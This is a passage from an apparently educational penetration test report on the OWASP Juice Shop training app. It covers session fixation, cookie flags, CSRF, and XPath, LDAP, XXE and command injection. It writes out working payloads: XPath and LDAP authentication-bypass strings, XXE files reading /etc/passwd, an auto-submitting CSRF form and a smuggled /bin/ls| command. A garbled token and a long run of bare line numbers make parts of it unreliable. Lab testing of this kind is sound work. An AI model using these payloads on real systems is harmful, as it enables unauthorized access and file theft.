eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ejYzdGF0dXM0OjZldWlnZXNkZWZlbnRvbmQwMmNmcmShBwUiOiIiLCljbWFpbCI6ImFkbWlwQGplYWNLNXNoLnswMgMSIMDUxNeTWNjlKZE4yLUwMCIsInJvbGU0OjZhZDdpbiIsImRhbmh4ZVRvaWZ1IjoiaWwwbGZdeGVzZGlUSAI0IXOTUMTY4LjAuMcicILCjcnc9awxlSWlhZ2UuIOjh3cZLR2RLZFllHBfBGZlpbsSwbcnclLCJob3RuZUVycmVOIGIiwiaXBNSY3PdmUsOnRydWUsImNyZWFOZWRBCiEjIWhHMTAtMyYgdGEHTMDNDVIICScHMowNCIsInVuZGF0ZSI6ImFTESIsc2cwDMPCISIRlbGOVDRBDClGBnvSBhhdsialhdCMTY5ODMyMTI3M0.ncjSVcdipgTZFEEmjLYNcjKMATIToeMRhnjnTuAfBr3daJPqZCYckOI6BlwpHuUmSyobsrRFYGDTzsSuPrurqF-15XuZe7ocaj4-NtceJ_WBT_nkBEQEOPJJlgWHGHO4ebCFY
8 X-User-Email: admin@juice-sh.op
9 Content-Type: application/json
10 Content-Length: 49
11 Origin: http://192.168.0.37:3000
12 Connection: close
13 Referer: http://192.168.0.37:3000/
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=9VAPJtyTdCjfbHQIEduLEtyXIJTYSgh4WI9wUdetLSceyj0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ejYzdGF0dXM0OjZldWlnZXNkZWZlbnRvbmQwMmNmcmShBwUiOiIiLCljbWFpbCI6ImFkbWlwQGplYWNLNXNoLnswMgMSIMDUxNeTWNjlKZE4yLUwMCIsInJvbGU0OjZhZDdpbiIsImRhbmh4ZVRvaWZ1IjoiaWwwbGZdeGVzZGlUSAI0IXOTUMTY4LjAuMcicILCjcnc9awxlSWlhZ2UuIOjh3cZLR2RLZFllHBfBGZlpbsSwbcnclLCJob3RuZUVycmVOIGIiwiaXBNSY3PdmUsOnRydWUsImNyZWFOZWRBCiEjIWhHMTAtMyYgdGEHTMDNDVIICScHMowNCIsInVuZGF0ZSI6ImFTESIsc2cwDMPCISIRlbGOVDRBDClGBnvSBhhdsialhdCMTY5ODMyMTI3M0.ncjSVcdipgTZFEEmjLYNcjKMATIToeMRhnjnTuAfBr3daJPqZCYckOI6BlwpHuUmSyobsrRFYGDTzsSuPrurqF-15XuZe7ocaj4-NtceJ_WBT_nkBEQEOPJJlgWHGHO4ebCFY
15 {
16   "message": "notunnyms2",
    "author": "admin@juice-sh.op"
```

A screenshot of a Google Play Store listing for an app named '1000mi'. The app icon, located on the left, depicts a blue and yellow juice cup with a straw and a banana. To the right of the icon, the app title '( 1000mi )' is displayed in a large, bold, white font. Below the title, the text 'Monkeys love it the most.' is shown in a smaller white font. Further down, the price '1.99\$' is listed. A horizontal line separates the header from the reviews section. The 'Reviews (3)' section is titled in white, with an upward-pointing arrow on the right. It contains three reviews, each with the username 'admin@juice-sh.op' in italics, the review text, and a thumbs-up icon with a green circle containing the number '0'. The reviews are: 'Fry liked it too.', 'yummy', and 'notyummy2'. At the bottom of the screen, a white button labeled 'Write a review' is visible.






## 6.2 Testing for Cookies Attributes

Application does not set by default any "secure" attributes for cookies (screenshot below):

- **Secure Attribute:** Verify if the application sets the 'Secure' attribute on sensitive cookies, limiting their transmission to secure (HTTPS) channels. Tools like Burp Suite or browser developer tools can help inspect the Set-Cookie headers.
- **HttpOnly Attribute:** Ensure that sensitive cookies are set with the 'HttpOnly' attribute, preventing client-side JavaScript from accessing them. You can inspect this in the browser's developer tools or using proxy tools like Burp Suite.
- **SameSite Attribute:** Check if cookies that should not be sent in cross-origin requests are set with the 'SameSite' attribute (e.g., 'Strict' or 'Lax') to mitigate CSRF (Cross Site Request Forgery) attacks.



## 6.3 Testing for Session Fixation

Session Fixation is an attack where an attacker sets a user's session ID to a known value, then lures the user to authenticate using that session ID. Later, the attacker can use the known session ID to gain unauthorized access to the victim's session. So, to replicate it we can open application tab under dev tools and copy session token if we paste it to other browser and refresh page, we are successfully logged in into someone else account. What is important is the old token works even if the original user logs out!






Strona 37 | 88


## 6.5 Testing for Cross Site Request Forgery

Cross-Site Request Forgery (CSRF) is a type of cyber-attack where an attacker tricks a user into performing unintended actions on a website they are authenticated on. This is achieved by exploiting the trust that a website has in a user's browser.

This problem is present on Juice Shop website using simple html form which looks like this:



We can send request to the server and receive server respond with code succeeded and list of all reviews



## 6.6 Testing for Logout Functionality

The logout button is easily accessible from the profile drop down menu. The only problem is the top bar is not fixed at the top, so it hides when user scrolls down the page. As described Testing for Session Fixation (6.3) the session is not terminated after user logout so attacker can steal session id and use someone else account even after the logout.

## 6.7 Testing Session Timeout

By default, the JWT token is valid for 24 hours, and user must login again to access the website. We can see this in Expires/Max Age column on screenshot below.

Name	Value	Domain	P.	Expires / Max-Age	S.	H.	Secure	SameSite	Partitio...	Priority
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG...	localhost	/	2024-01-08T04:08:53.000Z	7...					Medium
continueCode	eeKxOpMRYWolm4wz3Z5JrLadgQfEtxvueJtm706K...	localhost	/	2025-01-07T19:04:34.000Z	72					Medium
language	en	localhost	/	2025-01-07T19:04:17.000Z	10					Medium
cookieconsent_status	dismiss	localhost	/	2025-01-06T13:59:21.000Z	27					Medium
welcomebanner_status	dismiss	localhost	/	2025-01-07T13:59:20.000Z	27					Medium

## 6.8 Testing for Session Puzzling

It is possible to manipulate requests using burp suite. As described before by editing registration post we can do things like:

- Creating empty accounts in database
- Create user with admin privileges by adding “role:admin” to the request
- Skip restrictions like min and max characters in forms

And there are many more. Some of them are described in:

- 3.3 Test Account Provisioning Process
- 3.4 Testing for Accounts Enumerations and Guessable User Accounts
- 3.2 Test User Registration Process

## 7. LDAP (Lightweight Directory Access Protocol) Injection, XML Injection and XPath Injection

### 7.1 Introduction

During our penetration testing, we focused on assessing security through various Injection attacks, specifically targeting LDAP, XML, and XPath vulnerabilities within the tested application. The goal was to identify potential threats to user data security and confidentiality and assess control over resource access in the Juice Shop application. Our XPath Injection testing commenced with the execution of a basic attack outlined in the Web Security Testing Guide (WSTG), attempting unauthorized account access without proper authorization. XPath, designed for working with XML documents, allowed us to inject syntax into the application's requests, enabling controlled XPath queries. The exploitation of this vulnerability could potentially bypass authentication mechanisms, granting an attacker unauthorized access to information. As web applications extensively use databases, and XML databases utilize XPath as a standardized query language, the attack's implementation independence enables replication across different services seamlessly.

### 7.2 XML Injection

The attack scenario involves substituting a specific formula for login and password during a login attempt, leveraging the XML file's structure to exploit vulnerabilities in the application's handling of XPath queries. An example XML file that we will attack is built as follows:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <account>admin</account>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <account>guest</account>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <account>guest</account>
  </user>
</users>
```

It contains information about the user's name, password and account type using the appropriate formula we can try to refer to the users and their information contained in the file. The first step is to try to use the ' character which will allow us to get a syntax error in the query and check whether we get an error.

This is how we can refer to the database and enter the appropriate credentials that allow us to gain access to the administrator's data. And then we have permissions and access to all administrator actions.

The attack concisely looks as below. The standard syntax allows you to send such a request by which verification takes place and access is granted or denied:

```
string(//user[username/text()='admin@juice-sh.op' and password/text()='password']/account/text())
```

However, we, using XPath's capabilities, will try to convert this query to one like this:

```
string(//user[username/text()=' or 17=17 -' and password/text()=' or 17=17 -']/account/text())
```

Eventually we will call an error and refer to the XML that will allow us to log in according to the data inside. This attack can, of course, be performed in other ways as well, such as using the following method:

In this case, we issue a command that allows us to move some of the information given in the username to the password question making it completely unimportant for the application and skipping this part of the verification. So, our query looks like this:


*FindUserXPath: //Employee[UserName/text()='abcd' or 1=1 or 'a'='a' And Password/text()='abcd']*

Thus, the computer receives the following command:

*//Employee[(UserName/text()='abcd' or 1=1) or ('a'='a' And Password/text()='abcd')]*


### 7.3 LDAP Injection

LDAP Injection is a type of attack that exploits vulnerabilities in applications using the Lightweight Directory Access Protocol (LDAP). Attackers leverage improper input, such as strings or queries, to introduce unauthorized changes or gain unauthorized access to data stored in LDAP directories. This attack involves manipulating LDAP queries by injecting specially crafted commands, leading to potentially harmful operations on the LDAP server. For instance, a malicious user could inject code into an LDAP query, triggering unauthorized operations like reading, modifying, or deleting data in the LDAP directory. To safeguard against LDAP Injection attacks, it is crucial to employ proper input validation and sanitization methods, avoiding the direct concatenation of user-supplied data with LDAP queries. Regular security audits and awareness among developers and system administrators are key to identifying and securing against potential threats associated with LDAP Injection.



Result: Wrong identity provided.

Package intercepted in burp while trying to log in:



```
*
*)((&
*))%00
)(cn=)\x00
*)(|)%26'
*)(|&'
*)(|mail=*))
*)(|objectclass=*))
*)(uid=*))(|(uid=*
*/
*|
/
//
//
/*
@*
|
admin*
admin*)((|userpassword=*)
admin*)((|userPassword=*)
x' or name()='username' or 'x'='y
```

### 7.3.1 Potential payloads:

Using payloads: \*)(& and \* make us skip the need to log in and manage to us to get into the administrator account. The above payloads put both username and password.

You are now admin user!

### 7.3.2 Blind exploitation:

of the LDAP server. Only the admin account is

available. admin

```
*(&
*)(password=
*)%00
*0|%26'
*0|&'
```

You are now admin user!

As you can see, after entering such values, we were able to log in. Username: **admin** is an existing user on the network, which we can use. In the next part, we tried to guess the admin *password*. The first letter is "s".

available. admin

super\$340\\*

You are now admin user!

You are now admin user!

The password has not been cracked, but a large part of the password has been discovered, the discovery of the rest would be a matter of time. It was possible to guess the first 10 characters of the admin user's password. These were blind attempts, however in a brief period of time, we managed to guess the first 10 characters of the admin account password, which shows how important **it is for the application to be resistant to ldap-injection attacks**.

## 7.4 XML Injection

XML Injection is a type of attack that exploits improper or insecure processing of XML data in applications. Attackers can inject malicious XML code into input data, leading to unexpected application behavior. By injecting specially crafted XML data, attackers can alter the application's functionality, induce errors in data processing, or gain access to confidential information stored in XML files. For example, an attacker could inject code containing additional XML tags or modify the data structure, leading to parsing errors or operations on the data. To protect against XML Injection attacks, it is crucial to implement input validation and sanitization mechanisms to ensure that XML data is correct and free from potentially harmful code. Limiting access permissions to XML files and ensuring regular updates to systems and libraries supporting XML data processing are also important to patch potential security vulnerabilities. Regular security testing of applications and developer awareness are key for identifying and mitigating vulnerabilities associated with XML Injection attacks.





In our tests, we tried to find the contents of the `/etc/passwd` files and the contents of the `file system.ini`. To test the XML injection vulnerability, I decided to use the following XML code, which is available on the OWASP website:

### Disclosing `/etc/passwd` or other targeted files

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Created file with content and then we placed it in the field where you can place files.

```
(kali@kali)-[~]
$ cat xxe.xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Complaint

Customer  
1@1.com

Message \*  
test1

Max. 160 characters 5/160

Invoice:  xxe.xml

We performed an analogy with another XML code to check the contents of the `file system.ini`:

```
(kali@kali)-[~]
$ cat xxe2.xml
<?xml version="1.0"?>
<!DOCTYPE xxe [
  <!ELEMENT xxe ANY >
  <!ENTITY xxe SYSTEM "file:///c:/Windows/system.ini" >]>&xxe;&xxe;</xxe>
```



```
Request
  Pretty Raw Hex
  1 GET http://10.10.10.10:8080/ HTTP/1.1
  2 Host: 10.10.10.10:8080
  3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
  4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
  5 Accept-Language: en-US,en;q=0.5
  6 Accept-Encoding: gzip, deflate, br
  7 Content-Type: text/html; charset=utf-8
  8
  9
  10
  11
  12
  13
  14
  15
  16
  17
  18
  19
  20
  21
  22
  23
  24
  25
  26
  27
  28
  29
  30
  31
  32
  33
  34
  35
  36
  37
  38
  39
  40
  41
  42
  43
  44
  45
  46
  47
  48
  49
  50
  51
  52
  53
  54
  55
  56
  57
  58
  59
  60
  61
  62
  63
  64
  65
  66
  67
  68
  69
  70
  71
  72
  73
  74
  75
  76
  77
  78
  79
  80
  81
  82
  83
  84
  85
  86
  87
  88
  89
  90
  91
  92
  93
  94
  95
  96
  97
  98
  99
  100
  101
  102
  103
  104
  105
  106
  107
  108
  109
  110
  111
  112
  113
  114
  115
  116
  117
  118
  119
  120
  121
  122
  123
  124
  125
  126
  127
  128
  129
  130
  131
  132
  133
  134
  135
  136
  137
  138
  139
  140
  141
  142
  143
  144
  145
  146
  147
  148
  149
  150
  151
  152
  153
  154
  155
  156
  157
  158
  159
  160
  161
  162
  163
  164
  165
  166
  167
  168
  169
  170
  171
  172
  173
  174
  175
  176
  177
  178
  179
  180
  181
  182
  183
  184
  185
  186
  187
  188
  189
  190
  191
  192
  193
  194
  195
  196
  197
  198
  199
  200
  201
  202
  203
  204
  205
  206
  207
  208
  209
  210
  211
  212
  213
  214
  215
  216
  217
  218
  219
  220
  221
  222
  223
  224
  225
  226
  227
  228
  229
  230
  231
  232
  233
  234
  235
  236
  237
  238
  239
  240
  241
  242
  243
  244
  245
  246
  247
  248
  249
  250
  251
  252
  253
  254
  255
  256
  257
  258
  259
  260
  261
  262
  263
  264
  265
  266
  267
  268
  269
  270
  271
  272
  273
  274
  275
  276
  277
  278
  279
  280
  281
  282
  283
  284
  285
  286
  287
  288
  289
  290
  291
  292
  293
  294
  295
  296
  297
  298
  299
  300
  301
  302
  303
  304
  305
  306
  307
  308
  309
  310
  311
  312
  313
  314
  315
  316
  317
  318
  319
  320
  321
  322
  323
  324
  325
  326
  327
  328
  329
  330
  331
  332
  333
  334
  335
  336
  337
  338
  339
  340
  341
  342
  343
  344
  345
  346
  347
  348
  349
  350
  351
  352
  353
  354
  355
  356
  357
  358
  359
  360
  361
  362
  363
  364
  365
  366
  367
  368
  369
  370
  371
  372
  373
  374
  375
  376
  377
  378
  379
  380
  381
  382
  383
  384
  385
  386
  387
  388
  389
  390
  391
  392
  393
  394
  395
  396
  397
  398
  399
  400
  401
  402
  403
  404
  405
  406
  407
  408
  409
  410
  411
  412
  413
  414
  415
  416
  417
  418
  419
  420
  421
  422
  423
  424
  425
  426
  427
  428
  429
  430
  431
  432
  433
  434
  435
  436
  437
  438
  439
  440
  441
  442
  443
  444
  445
  446
  447
  448
  449
  450
  451
  452
  453
  454
  455
  456
  457
  458
  459
  460
  461
  462
  463
  464
  465
  466
  467
  468
  469
  470
  471
  472
  473
  474
  475
  476
  477
  478
  479
  480
  481
  482
  483
  484
  485
  486
  487
  488
  489
  490
  491
  492
  493
  494
  495
  496
  497
  498
  499
  500
  501
  502
  503
  504
  505
  506
  507
  508
  509
  510
  511
  512
  513
  514
  515
  516
  517
  518
  519
  520
  521
  522
  523
  524
  525
  526
  527
  528
  529
  530
  531
  532
  533
  534
  535
  536
  537
  538
  539
  540
  541
  542
  543
  544
  545
  546
  547
  548
  549
  550
  551
  552
  553
  554
  555
  556
  557
  558
  559
  560
  561
  562
  563
  564
  565
  566
  567
  568
  569
  570
  571
  572
  573
  574
  575
  576
  577
  578
  579
  580
  581
  582
  583
  584
  585
  586
  587
  588
  589
  590
  591
  592
  593
  594
  595
  596
  597
  598
  599
  600
  601
  602
  603
  604
  605
  606
  607
  608
  609
  610
  611
  612
  613
  614
  615
  616
  617
  618
  619
  620
  621
  622
  623
  624
  625
  626
  627
  628
  629
  630
  631
  632
  633
  634
  635
  636
  637
  638
  639
  640
  641
  642
  643
  644
  645
  646
  647
  648
  649
  650
  651
  652
  653
  654
  655
  656
  657
  658
  659
  660
  661
  662
  663
  664
  665
  666
  667
  668
  66
```

We received error: **"Error: B2B customer complaints via file upload have been deprecated for security reasons (xxe2.xml)."**

XML Injection is a threat because of the attacker's ability to manipulate XML data, which leads to various dangerous scenarios. First, an attacker can inject malicious code fragments into the XML structure, resulting in disruption of the correct processing of the data by applications. Second, this attack can enable the attacker to perform unauthorized operations or gain access to sensitive information stored in the XML files. In addition, XML Injection can alter the structure of an XML document, which in turn can lead to errors in data analysis or trigger unpredictable behavior of the applications. An attacker can also use this vulnerability to expose data, such as authentication information that should remain confidential. In addition, XML Injection can be used to block or disrupt the operation of an application, making it unavailable for users. Since XML is widely used in systems to exchange data, an attack on this protocol can significantly disrupt the operation of applications and lead to serious security and data integrity consequences.

## 8. CSRF, LFI (Local File Inclusion) and Command Injection

## 8.1 CSRF

Cross-Site Request Forgery (CSRF) exploits the trust web servers place in requests from users' browsers. The attacker utilizes the user's authenticated session to execute undesired actions on their behalf, taking advantage of the server's trust in the user's browser. CSRF attacks can result in changes to the user's account status, including unauthorized transactions, password alterations, or data deletion, leveraging session authentication. The vulnerability arises when a website fails to authenticate requests from the browser, allowing an attacker to impersonate a user. To mitigate CSRF attacks, websites often employ protective measures like CSRF tokens—unique identifiers appended to forms or HTTP requests, verified by the server. The proper implementation of security mechanisms such as CSRF tokens is crucial for safeguarding user data and preventing malicious actions orchestrated by attackers.

On the juice shop machine, we were able to find a vulnerability in panel user 0 at the point of changing the login: To exploit the vulnerability, we set the login to "test."



## User Profile

profile picture

test

test

File Upload:

Browse...

No file selected.

Upload Picture

Email:

1@1.com

Username:

test

Set Username

[illegible]

In the example, you can see that a http POST request is sent to change the login parameter with the username value set to "test".

To explore, we decided to create a simple http form:

```
<form action="http://localhost:3000/profile" method="POST">
  <input name="username" value="Hacked"/>
  <input type="submit"/>
</form>
<script>document.forms[0].submit();</script>
```

If the user presses on the content that redirects him to a malicious site with the above form, the login value from "test" will be changed to "Hacked". The effect of the exploit is to change the login on the logged-in account:

## User Profile

profile picture

\Hacked

File Upload:

Browse...

No file selected.

Upload Picture

Email:

1@1.com

Username:

Hacked

Set Username

It is worth mentioning that in order for the vulnerability to be exploited, it was first necessary to disable the "SameSite cookies" value in the browser. Otherwise, our requests would be rejected.

One of the main consequences of a CSRF attack is the potential to manipulate user data or perform actions on their behalf, such as changing passwords, conducting financial transactions, or modifying account settings. The attacker impersonates an authorized user, exploiting the server's unawareness of the authenticity of requests coming from the browser. Protection against CSRF is crucial for safeguarding personal and confidential user information. Websites can implement various defense mechanisms, such as CSRF tokens, which are additional data verifying the authenticity of HTTP requests. These tokens are unique identifiers added to forms or HTTP requests, thereby preventing unauthorized actions. Ensuring effective security measures, including CSRF tokens and proper request verification methods, is immensely important for preventing CSRF attacks and protecting user privacy and data integrity in the online environment.


## 8.2 Command Injection

Command Injection is a technique utilized through a web interface, allowing the execution of system commands on a server. The user provides system commands through the web interface, enabling their execution. Any web interface that is not adequately sanitized may be vulnerable to this type of attack. With the ability to execute system commands, a user can upload malicious programs or even obtain passwords. Preventing Command Injection is possible when security is a priority during the design and development of applications.

On the Juice shop homepage, we can start trying to add commands to the link that lead to accessing various common vulnerabilities.



After trying several different commands such as smuggling `/bin/ls|` at the end of the link or changing the address after `/doc=***` managed to get a satisfactory result using `/ftp` in place of `/#` manages to get to the folder with the listed contents of the ftp folder. the command allows us to view the contents of the folder for FTP uploads.



As you can see, in addition to smuggling the command, we managed to get to a place where we will be able to continue to try to perform the next steps bringing us closer to LFI, unauthorized access to files on the server.


### 8.3 LFI

